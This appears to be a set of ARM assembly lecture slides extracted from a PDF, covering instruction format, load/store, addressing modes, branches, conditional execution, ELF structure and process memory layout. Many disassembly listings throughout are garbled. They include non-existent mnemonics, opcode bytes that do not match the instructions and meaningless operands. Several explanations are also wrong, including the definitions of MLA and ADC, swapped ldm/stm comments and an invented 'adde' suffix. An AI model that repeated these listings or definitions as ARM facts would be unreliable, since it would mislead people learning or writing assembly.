0247104c    addis    r4, r4, #5
02471050    movcc   r2, r4
02471054    movcs   r2, #0
02471058    cmp     r0, r4
0247105c    b     02471000
02471060    subeq    r3, r3, #4
02471064    orr     r0, r0, r0, lsl, #16
02471068    b     02471000
0247106c    sub     r0, r0, #5
02471070    ldr     r4, [r0, #16]
02471074    nrth     r0, r0
02471078    mov     r0, r4
0247107c    b     02471000
02471080    addis    r4, r4, #5
02471084    movcc   r2, r4
02471088    movcs   r2, #0
02471094    cmp     r0, r4
02471098    movls   r2, #0
0247109c    andbt   r2, r2, #4
024710a0    cmp     r2, #0
024710a4    subne    r5, r5, #4
024710a8    subne    r0, r0, #4
024710ac    b     02471000
024710b0    cmp     r4, r4
024710b4    movcs   r2, #0

```

# Endianness

- Endianness means byte ordering
  - Little Endian - least significant byte is stored first
  - Big Endian - most significant byte is stored first
- Refers to multibyte values, e. g. integer, long

Example: How is the value **0x11223344** stored?

LITTLE ENDIAN	44	33	22	11
BIG ENDIAN	11	22	33	44

# Instruction format

```

02810001  subeq  r3, r2, #4
12470001  subne  r3, r2, #4
10811005  addne  r4, r2, #5
00412002  sub  r2, r2, r2
e1800002  mov  r0, r2
e1810004  mov  r1, r2
e3802004  str  r2, [r0, #4]
e0020001  bl  100200
e7802004  ldr  r2, [r0, #4]
e1801005  mov  r4, r2
e7f10074  strh  r4, r4
e1810005  mov  r2, r0

```

[instruction][condition][s][destination],[source],[other operand(s)...

- **s** - update status register
- Every instruction can be made conditional

```

e1800001  sub  r0, r0, #0
e1811001  str  r1, r4, #1, #16
e1800001  cmp  r0, r2
e0000003  bts  100000
e0011000  addis r4, r4, #0
12802001  movcc r2, #0
12802000  movcs r2, #0
e1800001  cmp  r0, r2
e3802000  movls r2, #0
e0020001  andbt r2, r2, #1
e0020001  andbt r2, r2, #1

```

```

add      r1, r2, #2 @ r1=r2+2
suble    r1, r2, #3 @ if less than: r1=r2+3
movs     r1, r2 @ r1=r2, Status Register update

```

```

e1800005  ldr  r0, r0, #16
e7f10075  strh  r0, r0
e3800001  mov  r0, r2
e0010003  b  100000
e0011000  addis r4, r4, #0
e3802001  movcc r2, #0
12802000  movcs r2, #0
e1800001  cmp  r0, r2
e3802000  movls r2, #0
e0020001  andbt r2, r2, #1
e0020000  cmp  r2, #0
02450001  subne  r5, r5, #1
12470001  subne  r0, r0, #2
e0000005  b  100000
e1810001  cmp  r4, r4
e1820000  movcs r4, #0

```

# Inline Barrel Shifter

- Possibility to perform shift operations to the second operand inline with other instructions
- Available for ARM and Thumb-2 (32 bit wide)

Mnemonic	Description
<code>lsl #n</code>	logical shift left
<code>lsr #n</code>	logical shift right
<code>asr #n</code>	arithmetic shift right
<code>ror #n</code>	rotate right

```

mov r0, r1, lsl #2      @ r0 = r1 << 2
add r1, r1, r2, lsr #1  @ r1 = r1 + r2 >> 1
    
```

# Load / Store

```
01401001    subeq    r2, r2, #1
01401002    subne    r2, r2, #2
01401003    addne    r4, r4, #5
01401004    sub     r2, r2, r2
01401005    mov     r0, r2
01401006    mov     r3, r3
01401007    str     r2, [r0, #4]
01401008    bl      0x2280
01401009    ldr     r2, [r0, #4]
0140100a    mov     r4, r3
0140100b    rsth     r4, r0
0140100c    bl      0x2280
0140100d    cmp     r2, r3
0140100e    movcc    r2, r3
0140100f    movcc    r2, r3
01401010    movcc    r2, r3
01401011    movcc    r2, r3
01401012    movcc    r2, r3
01401013    movcc    r2, r3
01401014    movcc    r2, r3
```

ARM solely uses Load/Store operations to manipulate memory. Unlike x86 where most instructions are allowed to manipulate data in the memory, on ARM one need to load the data into registers, manipulate it and store it back to memory.

```
_start:
    ldr r2, [r1]    @ loads the value found @ r1
    add r2, #1      @ adds 1 to the value
    str r2, [r1]    @ stores the new value to r1
```

```
01401005    rsth     r0, r0
01401006    mov     r0, r2
01401007    b       0x2280
01401008    adds    r4, r4, #5
01401009    movcc   r2, r2
0140100a    movcc   r2, r3
0140100b    movcc   r2, r3
0140100c    cmp     r0, r2
0140100d    movcc   r2, r0
0140100e    movcc   r2, r0
0140100f    andr3    r2, r2, r4
01401010    cmp     r2, r0
01401011    subne    r5, r5, #1
01401012    subne    r5, r5, #2
01401013    b       0x2280
01401014    cmp     r4, r3
01401015    movcc   r4, r3
```



# Load/Store

```

02470001    subeq    r2, r2, #4
12470002    subne    r7, r7, #4
10821005    addne    r4, r4, #5
e0412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801004    mov     r3, r5
e5802004    str     r2, [r0, #4]
e00200e1    bl      10a284
e7802004    ldr     r2, [r0, #4]
e1801004    mov     r4, r5
e5ff0074    orlth   r4, r4
e1803009    mov     r3, r0
e1800002    mov     r0, r2
e0020058    bl      10a400
e5000039    sub     r0, r0, #2
e1841001    orr     r1, r4, r1, lsl, #16
e1500001    cmp     r0, r4

```

- Loads value from r0 to r4

```
ldr r4, [r0]
```

```

e1500001    cmp     r0, r4
e1802009    movls   r2, #0
82802001    andlt   r2, r2, #4
e1520000    cmp     r2, #0
e1500001    subeq    r5, r5, #4

```

- Stores value from r4 to r0

```
str r4, [r0]
```

```

e1801007    mov     r0, r4, r2, lsl, #16
e5ff0074    b       10a000
e0405005    sub     r5, r5, #5
e180a028    lsr     r4, r0, #16
e5ff0078    orlth   r0, r0
e2800001    mov     r0, r2
e5ff00c3    b       10a000
e0011005    adds    r4, r4, #5
e5802004    movcc   r2, r4
e2802000    movcs   r2, #0
e1500001    cmp     r0, r2
e2802009    movls   r2, #0
82802001    andlt   r2, r2, #4
e1520000    cmp     r2, #0
02450001    subeq    r5, r5, #4
12450002    subne    r0, r0, #2
e5ff00c5    b       10a000
e1510001    cmp     r4, r4
e1520009    movcs   r4, #0

```

# Load/Store Multiple

```
02470001    subeq    r3, r3, #1
12470002    subne    r3, r3, #2
10821005    addne    r4, r4, #5
e0412002    sub     r2, r2, r2
e1800002    mov     r0, r2
e180100a    mov     r3, r3
e3802004    str     r2, [r0, #4]
e00200c1    bl      10a284
e3803000    ldr     r2, [r0, #4]
e3804000    orr     r3, r3
e1805000    mov     r3, r0
```

- **ldm** and **stm** can be used to store multiple registers

```
@ [r0]=r1, [r0+4]=r2, [r0+8]=r3
```

```
ldm r0, {r1,r2,r3}
```

```
@ [r0]=r1, [r0+4]=r2, [r0+8]=r3, r0=r0+8
```

```
ldm r0!, {r1,r2,r3}
```

```
@ r1=[r0], r2=[r0+4], r3=[r0+8]
```

```
stm r0, {r1-r3}
```

```
@ r1=[r0], r2=[r0+4], r3=[r0+8], r0=r0+8
```

```
stm r0!, {r1,r2,r3}
```

```
e0010000    add     r4, r4, #1
e3802004    movcc   r2, r2
12803000    movcs   r3, #0
e1500001    cmp     r0, r0
e3802004    movls   r2, #0
42842004    andbt   r2, r2, #1
e3528000    cmp     r2, #0
02450001    subeq    r3, r3, #1
12450002    subne    r3, r3, #2
e0111135    b       100000
e1530001    cmp     r3, r3
21528000    movcs   r3, #0
```

# Load/Store Multiple


- **ldm** and **stm** instructions can be extended with a mode
- The mode defines if the address shall be incremented or decremented
- Lower registers are stored on lower addresses
- **push** and **pop** are aliases for **stmdb** and **ldmia**

Mode	Description
IA	Increment After (default)
IB	Increment Before
DA	Decrement After
DB	Decrement Before


```
@ [r0+4]=r1, [r0+8]=r2, [r0+12]=r3
ldmib r0, {r1,r2,r3}
```

# Load Immediate Values

- ARM has a fixed instruction length of 32bit
  - Includes opcode and operands
- Only 12 bits left for immediate values
- If bit 25 is set to 0 the last 12bit are handled as 2nd operand




- If bit 25 is set to 1 the last 12 bit are handled as immediate



# Load Immediate Values

- In order to make it possible to load bigger values than 4096 (12 bit), the value is split



- $a$  = 8 bit value (0 to 255)
- $b$  = 4 bit value (used for rotate right (ROR))
- Immediate =  $a \text{ ror } (b \ll 1)$

# Load Immediate Values - tests

- Assemblers dodge big immediates in different ways (**ldr**)
- If immediate is bigger than 255, it should be tested
  - if not rotateable, do not rely on how the target might handle it
  - use other ways to make the immediate fit

```

ldr  r1, =0x11223344    @ most likely substituted by pc + relative

movw r1, #0x3344        @ load the value in two steps, r1 = 0x3344
movt r1, #0x1122        @ r1 = 0x11223344

mov  r2, #0x2e00        @ assemble first part of 0x2ee0
orr  r2, #0xe0          @ assemble second part of 0x2ee0
    
```

# Addressing - Offset

- Load / Store indexed with immediate value or register and barrel shifter

- Pre-Indexed
- Pre-Indexed with change
- Post-Indexed

```

01801001    subeq    r2, r2, #4
01801002    subne    r2, r2, #4
01801003    addne    r2, r2, #8
01801004    sub     r2, r2, r2
01800002    mov     r0, r2
01801003    mov     r1, r1
01801004    ldr     r2, [r0, #4]
01801005    mov     r1, r1
01801007    rsth     r4, r4
01801008    mov     r0, r0
01800002    mov     r0, r2
01801003    btl     r0, r0
01800003    subl     r0, r0, #2
01801001    orr     r1, r4, r1, lsl, #16
01800001    cmp     r0, r2
01800003    btl     r0, r0
01801003    addls   r4, r4, r0
01801004    movcc   r2, r0
01801005    movcs   r2, r0
01800001    cmp     r0, r2
01800003    movls   r0, r0

```

```

ldr r2, [r0, #8]           @ load from r0+8
ldr r2, [r0, #8]!         @ load from r0+8 and change r0
ldr r2, [r0], #8          @ load from r0 and change r0 afterwards

str r2, [r0, r1]          @ store to r0+r1
str r2, [r0, r1, lsl#2]!   @ store to r0+r1 and change r0
str r2, [r0], r1          @ store to r0 and change r0 afterwards

```

```


01800001    cmp     r0, r0
01801003    movls   r2, r0
01801004    andlt   r2, r2, r1
01800003    cmp     r2, r0
01800001    subne    r2, r2, #4
01801003    subne    r0, r0, #4
01801005    btl     r0, r0
01800001    cmp     r1, r1
01800003    movcs   r1, r0

```

# PC Relative Addressing

- Used to address constants in literal pool
  - Part of code region
  - Storage of constants
- The CPU fetches two instructions in advance
- Therefore, the real PC value is higher
  - 8 bytes in ARM state
  - 4 bytes in Thumb state
    - bit[1] is zeroed out
    - address is 4 byte aligned

```
add r1, pc, #8
adr r1, #8
```





# PC Relative Addressing

02470001	subeq	r2, r2, #1
02470002	subne	r2, r2, #2
02470003	addne	r4, r4, #5
02470004	sub	r2, r2, r2
02480001	mov	r6, r2
02480002	mov	r3, r3

```
.section .text
.global _start

_start:
    .code 32
    add r2, pc, #1
    bx r2

    .code 16
    add r1, pc, #4           @ address "Hello World"
    mov r2, r2
    mov r3, r3              @ pc points to here
    bkpt
    .ascii "Hello World" @ literal pool
```

02480003	adds	r4, r4, #8
02480004	movcc	r2, #1
02480005	movcs	r2, #0
02480006	cmp	r0, r2
02480007	movls	r2, #0
02480008	andbt	r2, r2, #1
02480009	cmp	r2, #0
0248000A	subne	r5, r5, #1
0248000B	subne	r6, r5, #2
0248000C	b	0x0000
0248000D	cmp	r4, r4
0248000E	movcs	r4, #0

# Bitwise Instructions

```

02470001    subeq    r2, r2, #4
12470002    subne    r2, r2, #4
10821005    addlsl    r4, r4, #5
00412002    sub     r2, r2, r2
e1800002    mov     r0, r2
e180100a    mov     r3, r5
e3802004    str     r2, [r0, #4]
e0800001    bl      10a2a4
e3802004    ldr     r2, [r0, #4]
e180100a    mov     r3, r5
e3ff0074    nth     r4, r4
e1800009    mov     r0, r0
e1800002    mov     r0, r2
e0800005    bl      10a2a4
  
```

Operation	Assembly	Simplified
bitwise AND	and r0, r1, #2	r0=r1 & 2
bitwise OR	orr r0, r1, r2	r0=r1   r2
bitwise XOR	eor r0, r1, r2	r0=r1 ^r2
bit clear	bic r0, r1, r2	r0=r1 & !r2
Move negative (NOT)	mvn r0, r2	r0=!r2

```

e3ff0075    nth     r0, r0
e3800001    mov     r0, r2
e0800005    b      10a2a4
e0811005    adds    r4, r4, r5
e3802004    movsw   r2, r2
12803000    movsw   r2, r0
e1500001    cmp     r0, r2
e3802009    movsl   r2, r0
02802004    andlsl  r2, r2, #4
e0520009    cmp     r2, r0
02450001    subne    r5, r5, #4
12470002    subne    r5, r5, #4
e0ff0005    b      10a2a4
e1510001    cmp     r4, r4
11520009    movsl   r4, r0
  
```

# Arithmetic Instructions

```

02470001    subeq    r2, r2, #1
12470002    subne    r2, r2, #2
10470003    addne    r4, r2, r5
00412004    sub     r2, r2, r2
e1000002    mov     r0, r2
e1001003    mov     r1, r3
e0402004    str     r2, [sp, #4]
e0020001    bl      10420004
e0000004    ldr     r2, [sp, #4]
  
```

Operation	Assembly	Simplified
Add	add r0, r1, #2	$r0 = r1 + 2$
Add with carry	adc r0, r1, r2	$r0 = r1 + r2 + 1$
Subtract	sub r0, r1, #2	$r0 = r1 - 2$
Sub with carry	sbc r0, r1, r2	$r0 = (r1 - r2) \text{ IF NOT(carry)} - 1$
Reverse Sub	rsb r0, r1, #2	$r0 = 2 - r1$
Reverse Sub with carry	rsc r0, r1, r2	$r0 = (2 - 1) \text{ IF NOT(carry)} - 1$
Multiply	mul r0, r1, r2	$r0 = r1 * r2$
Multiply and Accumulate	mla r0, r1, r2, r3	$r0 = r1 * (r2 + r3)$

```

e0000001    movcs    r2, r2
e2001001    movcs    r2, r0
e1500001    cmp     r0, r2
e2001000    movls    r2, r0
02402001    andn    r2, r2, r1
e0500000    cmp     r2, r0
02450001    subne    r2, r2, #1
12450002    subne    r2, r2, #2
00111105    b       10000000
e1510001    cmp     r1, r2
e1500000    cmp     r2, r0
  
```

# State Register affected by Arithmetic Instructions

02800004	subseq	r2, r3, #4
02870004	submeq	r2, r3, #4
028E0004	addme	r4, r3, #5
02940004	sub	r2, r3, #2
029B0004	mov	r0, r2
02A00004	mov	r3, r5
02A80004	svc	r2, [r0, #4]
02B00004	bl	10000000
02B80004	ldr	r2, [r0, #4]

Flag	Logical Operation	Arithmetic Operation
Negative (N=1)	-	Result was a negative number
Zero (Z=1)	Result was zero	Result was zero
Carry (C=1)	After shift '1' was left in carry	Result greater than 32bits
oVerflow	-	Result greater than 31bits possible corruption of signed bit

029C0004	orr	r2, r3, r3, #0xFF
02A30004	cmp	r0, r2
02AB0004	lts	r4, r3
02B20004	addls	r4, r3, #5
02B90004	movw	r2, #0
02C00004	cmp	r0, r2
02C80004	movls	r2, #0
02D00004	andlt	r2, r3, #4
02D80004	cmp	r2, #0
02E00004	cmph	r2, #0
02E80004	addme	r4, r3, #5
02F00004	sub	r4, r3, #5
02F80007	svc	r2, [r0, #7, #3, #18]
03000004	b	10000000

03080004	movsw	r2, #0
03100004	movcs	r2, #0
03180004	cmp	r0, r2
03200004	movls	r2, #0
03280004	andlt	r2, r3, #4
03300004	cmp	r2, #0
03380004	submeq	r2, r3, #4
03400004	subme	r2, r3, #4
03480004	bl	10000000
03500004	cmp	r4, r2
03580004	mov	r2, #0

# Branches

- Possibility to 'jump' to a certain location (address) in the code
- Simple branch to another positions
- Functions also get called by branches
  - `bl[x]` = branch and link
  - link means that the return address is stored in the `lr` register
- Branches solely use offsets

```
...
@ branches
b #1234      @ branch to current address + 1234
bx r1      @ branch to address in r1
@branch and link
bl #1234     @ branch to current address + 1234
blx r1     @ branch to address in r1
...
```

# Branches

```

02471001    subeq    r3, r3, #1
12471002    subne    r3, r3, #2
10811003    addne    r4, r4, r5
e0412004    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801003    mov     r3, r3
e3802004    str     r2, [r0, #4]
e0020001    bl      10a204
e3802004    ldr     r2, [r0, #4]
e1801003    mov     r4, r3
e3ff3074    sth     r4, r4
e1802003    mov     r3, r0
e1802001    mov     r0, r2
10a204      ldr     r0, r0
e3802003    str     r0, r0, #2
e1801001    orr     r4, r4, r3, lsl, #16

```

- Branches with saving the link register (return to pc + 4)

```

...
bl adding    @ save the address
mov r1, r0   @ to the mov instruction
               @ in the lr register

...
adding:
add r1, r2, #2

```

```

e1800003    ldr     r3, r0, #16
e3ff3074    sth     r0, r0
e1801001    mov     r0, r2
e3ff3073    b       10a204
e0011003    adds    r4, r4, r5
e3802004    movcc   r2, r4
e2802003    movcs   r3, r0
e1000001    cmp     r0, r2
e2802003    movls   r2, r0
e3802004    andh    r2, r2, r4
e3800003    cmp     r2, r0
02455001    subeq    r5, r5, #1
12455002    subne    r5, r5, #2
e3ff3075    b       10a204
e1000001    cmp     r4, r4
e3800003    movcs   r4, r0

```

# Branches

- Branches with switching ARM/Thumb state

- **bx** and **blx**

- branch and **eX**change

```

02471001    subeq    r2, r2, #1
02471002    subne    r2, r2, #2
02471003    addne    r4, r4, #5
02471004    sub     r2, r4, #2
02480001    mov     r0, r2
02481003    mov     r3, r5
02482004    str     [r4, #4]
02483001    bl      024240
02484004    ldr     r2, [r4, #4]
02485003    mov     r4, r5
02486004    uxtb     r4, r4
02487001    mov     r3, r0
02488002    mov     r0, r2
02489003    bl      024490
02490001    sub     r0, r0, #2
02491001    orr     r1, r4, r1, lsl, #16
02492001    cmp     r0, r2
02493003    bxs     r0, r0
02494000    adds     r4, r4, #5
02495001    movcc   r2, #0
02496000    movcs   r2, #0
02497001    cmp     r0, r2
02498000    movls   r2, #0
02499001    andbt   r2, r2, #1
02500000    cmp     r2, #0
02501001    subeq    r0, r0, #1

```

```

add r2, r2, #1 @ prepare address for exchange
bx r2          @ branch and exchange

```

```

02502000    ldr     r4, r0, #16
02503003    uxtb     r0, r0
02504001    mov     r4, r2
02505000    b      025050
02506000    adds     r4, r4, #5
02507001    movcc   r2, #0
02508000    movcs   r2, #0
02509001    cmp     r4, r2
02510000    movls   r2, #0
02511001    andbt   r2, r2, #1
02512000    cmp     r2, #0
02513001    subne    r5, r5, #1
02514002    subne    r0, r0, #2
02515000    b      025050
02516001    cmp     r4, r2
02517000    movcs   r2, #0

```

## Branches

In order to set the CPU to thumb state, the least significant bit has to be set to 1. If the least significant bit has not been set, the CPU switches to ARM state.

Address of code	0x00040000
Address that has to be used	0x00040001



# Conditional Execution

- Two letter suffix appended to mnemonic
- Condition is tested to current state register flags

```
subs r0, r0, #1
subne r0, r0, #2
adde r1, r1, #2
```

- **s** suffix behind sub means that the state register gets updated
- **subne** - **sub** not equal, subtract if zero flag is not set
- **adde** - **add** not equal, add if zero flag is set

# Conditional Execution

Suffix	Description	Flag
EQ	Equal/equals zero	Z==1
NE	Not equal	Z==0
CS/HS	Carry set/unsigned >=	C==1
CC/LO	Carry clear/unsigned	C==0
MI	Minus / negative	N==1
PL	Plus / positive or	N==0
VS	Overflow	V==1
VC	No Overflow	V==0

# Conditional Execution

```

02471001    subeq    r3, r3, #4
12471002    subne    r3, r3, #4
10471003    addle    r4, r4, #5
00412004    sub     r2, r2, #2
e1000002    mov     r0, r2
e1001003    mov     r3, r5
e5002004    str     r2, [sp, #4]
e0020001    bl      1002004
e7002004    ldr     r2, [sp, #4]
e1001003    mov     r3, r5
e0020004    rthb

```

Suffix	Description	Flag
HI	unsigned >	(C==1 && Z==0)
LS	unsigned <=	(C==0    Z==1)
GE	signed >=	N==V
LT	signed <	N!=V
GT	signed >	(Z==0 && (N==V))
LE	signed <=	(Z==1    (N!=V))
AL	Always (default)	any

```

e0010004    b      1000004
e0011005    adds    r4, r4, #5
e3002004    movcc   r2, r4
12003005    movcs   r3, #0
e1500001    cmp     r0, r3
e2003004    movls   r2, #0
42042004    andbt   r2, r2, #1
e0500003    cmp     r2, #0
02455001    subne    r5, r5, #1
12457002    subne    r5, r5, #2
e0000005    b      1000004
e1510001    cmp     r4, r3
11520003    cmp     r3, #0

```

# Conditional Execution in Thumb state

- Before Thumb-2 (ARMv6T2) only conditional branches could be conditional - **cbz**, **cbnz**
- Thumb-2 needs the **it** instruction for conditional execution
  - **it** - means if-then
  - **it** - can be expanded with additional **ts** and **es** (else)
  - **ittee** - if-then-then-else-else - max four conditionals
  - only available in processors supporting Thumb-2
  - **it** - supports up to four conditional instructions
- Instructions inside the **it**-block have to be the same or logical inverse
  - **ite eq** - 1st & 2nd instruction must be **eq** and 3rd must be **ne**

```

ite gt          @ next instruction is conditional
addgt r2, r1    @ conditional add
suble r3, r2     @ conditional sub
    
```

# Conditional Execution in Thumb state

```

02471001    subeq    r2, r2, #1
02471002    subne    r2, r2, #2
02471003    addne    r4, r4, #5
02471004    sub     r2, r2, #2
02480001    mov     r0, r2
02481003    mov     r3, r5
02482004    str     r2, [r4, #4]
02483001    bl      0x2248
02483004    ldr     r2, [r4, #4]
02483005    mov     r4, r5
02483007    orlth   r4, r4
02483009    mov     r5, r0
02483002    mov     r0, r2
02483005    bl      0x2248
02483007    mul     r4, r5
02483009    cmp     r5, r4
02483003    bhs     0x2248

```

- Conditional branches has to be the last instruction in the **it**-block

```

ittee eq           @ next instruction is conditional
addeq r2, r1       @ conditional add
addeq r3, r2       @ conditional add
movne r0, r3       @ conditional move
bne   r0           @ conditional branch

```

```

02483007    b      0x2248
02483005    sub     r5, r5, #5
02483003    ldr     r4, [r0, #16]
02483007    orlth   r0, r0
02483001    mov     r4, r2
02483003    b      0x2248
02483005    adds    r4, r4, #5
02483004    movcc   r2, r4
02483009    movcs   r2, #0
02483001    cmp     r4, r2
02483003    movlsl   r2, #48
02483004    andlsl   r2, r2, #1
02483003    cmp     r2, #0
02483001    subne    r5, r5, #1
02483003    subne    r5, r5, #2
02483005    b      0x2248
02483001    cmp     r4, r2
02483003    movcs   r4, #0

```

# Most common ARM instructions

```

01407001    subneq    r5, r5, #1
01407002    subneq    r5, r5, #1
01407003    addneq    r4, r5, #5
01412001    sub     r2, r2, #2
01400002    mov     r0, r0
  
```

<b>ADD</b>	add	<b>B</b>	branch
<b>SUB</b>	subtract	<b>BL</b>	branch with link
<b>MUL</b>	mulitplication	<b>BX</b>	branch with exchange
<b>AND</b>	bitwise and	<b>BLX</b>	branch with link and exchange
<b>EOR</b>	exclusive or	<b>MOV</b>	move data
<b>ORR</b>	bitwise or	<b>MVN</b>	move bitwise not
<b>LSL</b>	logical shift left	<b>LDR</b>	load data
<b>LSR</b>	logical shift right	<b>STR</b>	store data
<b>ASR</b>	arithmetic shift right	<b>LDM</b>	load multiple
<b>ROR</b>	rotate right	<b>STM</b>	store multiple
<b>CMP</b>	compare	<b>PUSH</b>	push on stack
<b>SVC</b>	supervisor call	<b>POP</b>	pop from stack

```

01400000    cmp     r0, #0
01407001    subneq    r5, r5, #1
01407002    subneq    r5, r5, #1
01407003    addneq    r4, r5, #5
01412001    sub     r2, r2, #2
01400002    mov     r0, r0
  
```

# Linux Application Basics

```

+1500001 movh1  +0, +0
+1500001 movl1  +0, +0
+1500001 cmp    +0, +0
+1500001 movh1  +0, +0
+1500001 cmp    +0, +0
+1500001 subeq   +0, +0, +0
+1500001 subne   +0, +0, +0
+1500001 addne   +0, +0, +0
+1500001 sub    +0, +0, +0
+1500001 mov    +0, +0
+1500001 mov    +0, +0
+1500001 stc     +0, [ip, +0]
+1500001 hl     100000
+1500001 ldr     +0, [ip, +0]
+1500001 mov    +0, +0
+1500001 orlth   +0, +0
+1500001 mov    +0, +0
+1500001 mov    +0, +0
+1500001 hl     100000
+1500001 srl     +0, +0, +0
+1500001 orl     +0, +0, +0, 100000
+1500001 cmp    +0, +0
+1500001 bts     100000
+1500001 addis  +0, +0, +0
+1500001 b     +0
+1500001 movex  +0, +0
+1500001 cmp    +0, +0
+1500001 movex  +0, +0
+1500001 andh1  +0, +0, +0
+1500001 cmp    +0, +0
+1500001 subeq   +0, +0, +0
+1500001 subne   +0, +0, +0
+1500001 addne   +0, +0, +0
+1500001 sub    +0, +0, +0
+1500001 orl     +0, +0, +0, 100000
+1500001 b     100000
+1500001 sub    +0, +0, +0
+1500001 lsr     +0, +0, +0
+1500001 orlth   +0, +0
+1500001 mov    +0, +0
+1500001 b     100000
+1500001 addis  +0, +0, +0
+1500001 movex  +0, +0
+1500001 movex  +0, +0
+1500001 cmp    +0, +0
+1500001 movex  +0, +0
+1500001 andh1  +0, +0, +0
+1500001 cmp    +0, +0
+1500001 subeq   +0, +0, +0
+1500001 subne   +0, +0, +0
+1500001 b     100000
+1500001 cmp    +0, +0
+1500001 movex  +0, +0
```

# Executable and Linkable Format

- ELF - Executable and Linkable Format
- Default file format for GNU/Linux
  - Executables
  - Shared Objects (Libraries)
  - Core files
- Consists of sections and segments
  - Linker is interested in sections
  - Kernel / Loader is interested in segments

```
02471004    subeq    %r1, %r1, %r1
02471004    subne    %r1, %r1, %r1
02471005    addlne   %r1, %r1, %r1
024712002    sub     %r1, %r1, %r1
024800002    mov     %r0, %r2
024810004    mov     %r1, %r1
024820004    stc     %r2, [%r1, %r4]
024820004    btl     10002000
024820004    ldr     %r2, [%r1, %r4]
024820004    mov     %r1, %r1
024820004    orlth    %r1, %r1
024820004    mov     %r1, %r0
024820002    mov     %r0, %r2
024820004    btl     10002000
024820002    subl     %r0, %r0, %r2
024820001    orc     %r1, %r1, %r1, %r1, %r1, %r1
024820001    cmp     %r0, %r1
024820004    bts     10000000
024820000    addls    %r1, %r1, %r0
024820001    movcc    %r1, %r1
024820000    movcc    %r1, %r0
024820001    cmp     %r0, %r1
024820000    movlcs   %r1, %r0
024822001    andlrl   %r1, %r1, %r1
024820000    cmp     %r1, %r0
024820001    subeq    %r0, %r0, %r1
024820001    subne    %r0, %r0, %r1
024820005    addlne   %r1, %r1, %r0
024820001    sub     %r1, %r1, %r0
024820000    ldr     %r1, [%r1, %r0]
024820001    orlth    %r0, %r0
024820001    mov     %r1, %r1
024820001    btl     10000000
024820000    addls    %r1, %r1, %r0
024820001    movcc    %r1, %r1
024820000    movcc    %r1, %r0
024820001    cmp     %r1, %r1
024820000    movlcs   %r1, %r0
024822001    andlrl   %r1, %r1, %r1
024820000    cmp     %r1, %r0
024820001    subne    %r0, %r0, %r1
024820001    subne    %r0, %r0, %r1
024820001    btl     10000000
024820000    cmp     %r1, %r1
024820000    movcc    %r1, %r0
```



## Executable and Linkable Format - Structure

# ELF Header

- Magic \x7fELF
- Type of file
- Architecture
- Entry Point
- Offset and number of program headers
- Offset and number of section headers

```
readelf -h <elf_file>
ropper -f <elf_file> --info
```


ELF Header
Program Headers
Section 1
Section 2
Section 3
Section 4
Section 5
...
Section n
Section Headers

# Executable and Linkable Format - Structure

## Program Header

- Segments that are mapped in the memory
- Virtual address
- Size
- Permissions - RWE

```
readelf --segments <elf_file>  
ropper -f <elf_file> --segments
```




# Executable and Linkable Format - Structure

## Section Header

- Name - only index in string table
- Offset in the file
- Size
- Different types of sections
  - ST\_PROGBITS - program bits
  - ST\_STRTAB - strings
- Common sections
  - `.text`
  - `.data`

```
readelf --sections <elf_file>  
ropper -f <elf_file> --sections
```



## Process Layout - Linux 32 bit



# Process Layout - Heap

- Managed by the libc
  - `ptmalloc` is currently used
- Dynamically allocated memory
- Grows to high addresses

```

02471001    subeq    r2, r2, #4
02471002    subne    r7, r7, #4
02471003    addlne   r4, r4, #8
02471004    sub      r2, r4, #2
02471005    mov      r0, r2
02471006    mov      r3, r5
02471007    str      r2, [sp, #4]
02471008    bl       0242404
02471009    ldr      r2, [sp, #4]
0247100a    mov      r4, r5
0247100b    strth    r4, r4
0247100c    mov      r3, r0
0247100d    mov      r0, r2
0247100e    bl       0242406
0247100f    subl     r0, r0, #2
02471010    orr      r1, r4, r1, lsl, #16
02471011    cmp      r0, r4
02471012    bhs      0247104
02471013    addls    r4, r4, #8
02471014    movcc    r2, #4
02471015    movcs    r2, #0
02471016    cmp      r0, r4
02471017    movls    r2, #0
02471018    andbt    r2, r2, #4
02471019    cmp      r2, #0
0247101a    subeq    r5, r5, #4
0247101b    subne    r6, r6, #2
0247101c    addlne   r4, r4, #8
0247101d    sub      r4, r4, #0
0247101e    orr      r0, r5, r7, lsl, #16
0247101f    b        0242406
02471020    sub      r5, r6, #0
02471021    lsr      r4, r0, #16
02471022    strth    r0, r0
02471023    mov      r1, r4
02471024    b        0242406
02471025    addls    r4, r4, #8
02471026    movcc    r2, #4
02471027    movcs    r2, #0
02471028    cmp      r1, r4
02471029    movls    r2, #0
0247102a    andbt    r2, r2, #4
0247102b    cmp      r2, #0
0247102c    subne    r5, r5, #4
0247102d    subne    r6, r6, #2
0247102e    b        0242406
0247102f    cmp      r4, r4
02471030    movcs    r4, #0

```

# Process Layout - Stack

- Last In - First Out (LIFO)
- Consists of stack frames
- Used for local variables of functions
